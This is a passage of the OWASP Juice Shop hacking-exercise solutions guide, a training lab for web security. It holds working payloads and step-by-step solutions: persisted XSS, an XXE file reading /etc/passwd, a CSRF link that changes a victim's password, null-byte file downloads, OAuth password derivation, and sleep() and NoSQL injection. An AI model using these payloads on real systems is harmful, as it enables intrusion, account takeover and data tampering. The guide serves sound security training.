


5. Close this box. Notice the seemingly empty row in the *Registered Users* table?
6. Click the "eye"-button next to that empty row.
7. A modal overlay dialog with the user details opens where the attack string is rendered as harmless text.




Perform a persisted XSS attack without using the frontend application at all


1. Log in to the application with any user.
2. Copy your `Authorization` header from any HTTP request submitted via browser.
3. Submit a POST request to http://localhost:3000/api/Products with
   - `{"name": "XSS", "description": "<script>alert(\"XSS\")</script>", "price": 47.11}` as body,
   - `application/json` as `Content-Type`
   - and `Bearer ?` as `Authorization` header, replacing the `?` with the token you copied from the browser.



4. Visit http://localhost:3000/#/search.
5. An alert box with the text "XSS" should appear.



6. Close this box. Notice the product row which seemingly lacks a description in the *All Products* table?
7. Click the "eye"-button next to that row.
8. Another alert box with the text "XSS" should appear.



Retrieve the content of C:\Windows\system.ini or /etc/passwd from the server

1. Solve the Use a deprecated B2B interface that was not properly shut down challenge.
2. Prepare an XML file which defines and uses an external entity `<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>` (or `<!ENTITY xxe SYSTEM "file:///C:/Windows/system.ini" >]>` on Windows).
3. Upload this file through the *File Complaint* dialog and observe the Javascript console while doing so. It should give you an error message containing the parsed XML, including the contents of the local system file!

```
<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE foo [<!ELEMENT foo ANY >
        <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>

<trades>
    <metadata>
        <name>Apple Juice</name>
        <trader>
            <foo>&xxe;</foo>
            <name>B. Kimminich</name>
        </trader>
        <units>1500</units>
        <price>106</price>
        <name>Lemon Juice</name>
        <trader>
            <name>B. Kimminich</name>
        </trader>
        <units>4500</units>
        <price>195</price>
    </metadata>
</trades>
```

Hard Challenges (⭐⭐⭐⭐)

Change Bender's password into slurmCl4ssic without using SQL Injection

> The solution below assumes that you **do not know Bender's current password**, because in that case you could just change it via the *Password Change* form.

1. Log in as anyone.
2. Inspecting the backend HTTP calls of the *Password Change* form reveals that these happen via `HTTP GET` and submits current and new password in clear text.
3. Probe the responses of `/rest/user/change-password` on various inputs:
    - http://localhost:3000/rest/user/change-password?current=A yields a `401` error saying `Password cannot be empty.`
    - http://localhost:3000/rest/user/change-password?current=A&new=B yields a `401` error saying `New and repeated password do not match.`
    - http://localhost:3000/rest/user/change-password?current=A&new=B&repeat=C also says `New and repeated password do not match.`
    - http://localhost:3000/rest/user/change-password?current=A&new=B&repeat=B says `Current password is not correct.`
    - http://localhost:3000/rest/user/change-password?new=B&repeat=B yields a `200`

success returning the updated user as JSON!

4. Now Log in with Bender's user account using SQL Injection.
5. Submit http://localhost:3000/rest/user/change-password?new=slurmCl4ssic&repeat=slurmCl4ssic to solve the challenge.

Bonus Round: Cross Site Request Forgery

If you want to craft an actual CSRF attack against `/rest/user/change-password` you will have to invest a bit extra work, because a simple attack like *Search* for `<img src="http://localhost:3000/rest/user/change-password?new=slurmCl4ssic&repeat=slurmCl4ssic">` will not work. Making someone click on the corresponding attack link http://localhost:3000/#/search?q=%3Cimg%20src%3D%22http:%2F%2Flocalhost:3000%2Frest%2Fuser%2Fchange-password%3Fnew%3DslurmCl4ssic%26repeat%3DslurmCl4ssic%22%3E will return a `500` error when loading the image URL:

```
  <!-- ... -->
  <body>
    <div id="wrapper">
      <h1>Juice Shop (Express ~4.14)</h1>
      <h2><em>500</em> Error: Blocked illegal activity by ::1</h2>
      <ul id="stacktrace">
        <li>    at C:\Data\Github\juice-shop\routes\changePassword.js:40:14</
li>
        <li>    at Layer.handle [as handle_request] (C:\Data\Github\juice-sh
op\node_modules\express\lib\router\layer.js:95:5)</li>
        <li>    at next (C:\Data\Github\juice-shop\node_modules\express\lib\
router\route.js:131:13)</li>
        <li>    at Route.dispatch (C:\Data\Github\juice-shop\node_modules\ex
press\lib\router\route.js:112:3)</li>
        <li>    at Layer.handle [as handle_request] (C:\Data\Github\juice-sh
op\node_modules\express\lib\router\layer.js:95:5)</li>
        <li>    at C:\Data\Github\juice-shop\node_modules\express\lib\router
\index.js:277:22</li>
        <li>    at Function.process_params (C:\Data\Github\juice-shop\node_m
odules\express\lib\router\index.js:330:12)</li>
        <li>    at next (C:\Data\Github\juice-shop\node_modules\express\lib\
router\index.js:271:10)</li>
        <li>    at C:\Data\Github\juice-shop\node_modules\sequelize-restful\
lib\index.js:22:7</li>
        <li>    at Layer.handle [as handle_request] (C:\Data\Github\juice-sh
op\node_modules\express\lib\router\layer.js:95:5)</li>
      </ul>
    </div>
  </body>
```

To make this exploit work, some more sophisticated attack URL is required, for example the following one which was originally described in the blog post Hacking(and automating!) the OWASP Juice Shop by Joe Butler:

http://localhost:3000/#/search?q=%3Cscript%3Exmlhttp%20%3D%20new%20XMLHttpRequest;%20xmlhttp.open('GET',%20'http:%2F%2Flocalhost:3000%2Frest%2Fuser%2Fchange-password%3Fnew%3DslurmCl4ssic%26repeat%3DslurmCl4ssic');%20xmlhttp.send()%3C%2Fscript%3E

Pretty-printed this attack is easier to understand:

```
<script>
xmlhttp = new XMLHttpRequest;
xmlhttp.open('GET', 'http://localhost:3000/rest/user/change-password?new=slurmCl4ssic&
repeat=slurmCl4ssic');
xmlhttp.send()
</script>
```

Anyone who is logged in to the Juice Shop while clicking on this link will get their password set to the same one we forced onto Bender!

Find the hidden easter egg

1. Use the *Poison Null Byte* attack described in Access a developer's forgotten backup file...
2. ...to download http://localhost:3000/ftp/eastere.gg%2500.md

Apply some advanced cryptanalysis to find the real easter egg


1. Get the encrypted string from the `eastere.gg` from the Find the hidden easter egg challenge:

   `L2d1ci9xcmlmL25lci9mYi9zaGFhbC9ndXJsL3V2cS9uYS9ybmZncmUvcnR0L2p2Z3V2YS9ndXIvcm5mZ3JlL3J0dA==`
2. Base64-decode this into

   `/gur/qrif/ner/fb/shaal/gurl/uvq/na/rnfgre/rtt/jvguva/gur/rnfgre/rtt`
3. Trying this as a URL will not work. Notice the recurring patterns (`rtt` , `gur` etc.) in the above string
4. ROT13-decode this into

   `/the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg`

5. Visit http://localhost:3000/the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg



6. Marvel at *the real* easter egg: An interactive 3D scene of *Planet Orangeuze*!

> ROT13 ("rotate by 13 places", sometimes hyphenated ROT-13) is a simple letter substitution cipher that replaces a letter with the letter 13 letters after it in the alphabet. ROT13 is a special case of the Caesar cipher, developed in ancient Rome.
>
> Because there are 26 letters (2×13) in the basic Latin alphabet, ROT13 is its own inverse; that is, to undo ROT13, the same algorithm is applied, so the same action can be used for encoding and decoding. The algorithm provides virtually no cryptographic security, and is often cited as a canonical example of weak encryption.[1]


Travel back in time to the golden era of web design

1. Visit http://localhost:3000/#/score-board
2. Inspecting the rotating "Hot"-image indicates that it is part of a CSS theme `geo-bootstrap`

```
<div ng-bind-html="challenge.description" class="ng-binding">
  Travel back in time to the golden era of <img src="/css/geo-bootstrap/img/hot.gi
f"> web design.
</div>
```

3. Visit https://github.com/divshot/geo-bootstrap to learn that this *"timeless Twitter Bootstrap theme built for the modern web"* comes with its own `bootstrap.css` that lives in a folder `/swatch`.
4. Open the JavaScript console of your browser.

5. Submit the command `document.getElementById("theme").setAttribute("href", "css/geo-bootstrap/swatch/bootstrap.css");` to enable this beautiful alternative layout for the Juice Shop.



Unfortunately the theme resets whenever you reload the page via `F5` so you have to reissue the above command from time to time to stay in "nostalgia mode".

Access a developer's forgotten backup file

1. Browse to http://localhost:3000/ftp (like in Access a confidential document.
2. Opening http://localhost:3000/ftp/package.json.bak directly will fail complaining about an illegal file type.
3. Exploiting the `md_debug` parameter like in Access a salesman's forgotten backup file will not work here - probably because `package.json.bak` is not a Markdown file.
4. Using a *Poison Null Byte* (`%00`) the filter can be tricked, but only with a twist:
   - Accessing http://localhost:3000/ftp/package.json.bak%00.md will surprisingly **not** succeed...
   - ...because the `%` character needs to be URL-encoded (into `%25`) as well in order to work its magic later during the file system access.
5. http://localhost:3000/ftp/package.json.bak%2500.md will ultimately solve the challenge.

> By embedding NULL Bytes/characters into applications that do not handle postfix NULL terminators properly, an attacker can exploit a system using techniques such as Local File Inclusion. The Poison Null Byte exploit takes advantage strings with a known length that can contain null bytes, and whether or not the API being attacked uses null terminated strings. By placing a NULL byte in the string at a certain byte, the string will terminate at that point, nulling the rest of the string, such as a file extension.[2]

Log in with Bjoern's user account

1. Bjoern has registered via Google OAuth with his (real) account bjoern.kimminich@googlemail.com.
2. Cracking his password hash will probably not work.
3. To find out how the OAuth registration and login work, inspect the `juice-shop.min.js` and search for `OAuthController`.

```
angular.module("juiceShop").controller("OAuthController", ["$window", "$location", "$cookies", "$base64", "UserService", function(a, b, c, d, e) {
    "use strict";
    function f(f) {
        e.login({
            email: f.email,
            password: d.encode(f.email),
            oauth: !0
        }).success(function(d) {
            c.put("token", d.token),
            a.sessionStorage.bid = d.bid,
            b.path("/")
        }).error(function(a) {
            g(a),
            b.path("/login")
        })
    }
```

4. The `e.login()` function call leaks how the password is set: `password: d.encode(f.email)`
5. Checking the controller declaration you will see that `d` is actually an Angular service named `$base64`.
6. Now that you know that the auto-generated password for OAuth users is just their Base64-encoded email address, you can just log in with *Email* `bjoern.kimminich@googlemail.com` and *Password* `YmpvZXJuLmtpbW1pbmljaEBnb29nbGVtYWlsLmNvbQ==`.

Access a misplaced SIEM signature file

1. Use the *Poison Null Byte* attack described in Access a developer's forgotten backup file...
2. ...to download http://localhost:3000/ftp/suspicious_errors.yml%2500.md

Let the server sleep for some time

1. You can interact with the backend API for product reviews via the dedicated endpoints `/rest/product/reviews` and `/rest/product/{id}/reviews`
2. Get the reviews of the product with database ID 1: http://localhost:3000/rest/product/1/reviews
3. Inject a `sleep(integer ms)` command by changing the URL into http://localhost:3000/rest/product/sleep(2000)/reviews to solve the challenge

To avoid *real* Denial-of-Service (DoS) issues, the Juice Shop will only wait for a maximum of 2 seconds, so http://localhost:3000/rest/product/sleep(999999)/reviews should take not longer than http://localhost:3000/rest/product/sleep(2000)/reviews to respond.

Update multiple product reviews at the same time


1. Log in as any user.
2. Submit a PATCH request to http://localhost:3000/rest/product/reviews with
   - `{ "id": { "$ne": -1 }, "message": "NoSQL Injection!" }` as body
   - and `application/json` as `Content-Type` header.
3. Check different product detail dialogs to verify that all review texts have been changed into `NoSQL Injection!`

Wherever you go, there you are

1. Pick one of the redirect links in the application, e.g. http://localhost:3000/redirect?to=https://github.com/bkimminich/juice-shop from the *Fork me on GitHub*-ribbon.
2. Trying to redirect to some unrecognized URL fails due to whitelist validation with `406 Error: Unrecognized target URL for redirect`.
3. Removing the `to` parameter (http://localhost:3000/redirect) will instead yield a `500 TypeError: Cannot read property 'indexOf' of undefined` where the `indexOf` indicates a severe flaw in the way the whitelist works.
4. Craft a redirect URL so that the target-URL in `to` comes with an own parameter containing a URL from the whitelist, e.g. http://localhost:3000/redirect?to=http://kimminich.de?pwned=https://github.com/bkimminich/juice-shop

Reset Bender's password via the Forgot Password mechanism

1. Trying to find out who "Bender" might be should *immediately* lead you to *Bender from Futurama* as the only viable option



2. Visit https://en.wikipedia.org/wiki/Bender_(Futurama) and read the *Character Biography* section
3. It tells you that Bender had a job at the metalworking factory, bending steel girders for the construction of *suicide booths*.
4. Find out more on *Suicide Booths* on http://futurama.wikia.com/wiki/Suicide_booth
5. This site tells you that their most important brand is *Stop'n'Drop*
6. Visit http://localhost:3000/#/forgot-password and provide `bender@juice-sh.op` as your *Email*
7. In the subsequently appearing form, provide `Stop'n'Drop` as *Company you first work for as an adult?*
8. Then type any *New Password* and matching *Repeat New Password*
9. Click *Change* to solve this challenge


Rat out a notorious character hiding in plain sight in the shop

TODO

Inform the shop about a typosquatting trick it has become victim of


1. Solve the Access a developer's forgotten backup file challenge and open the `package.json.bak` file

2. Scrutinizing each entry in the `dependencies` list you will at some point get to `epilogue-js`, the overview page of which gives away that you find the culprit at https://www.npmjs.com/package/epilogue-js



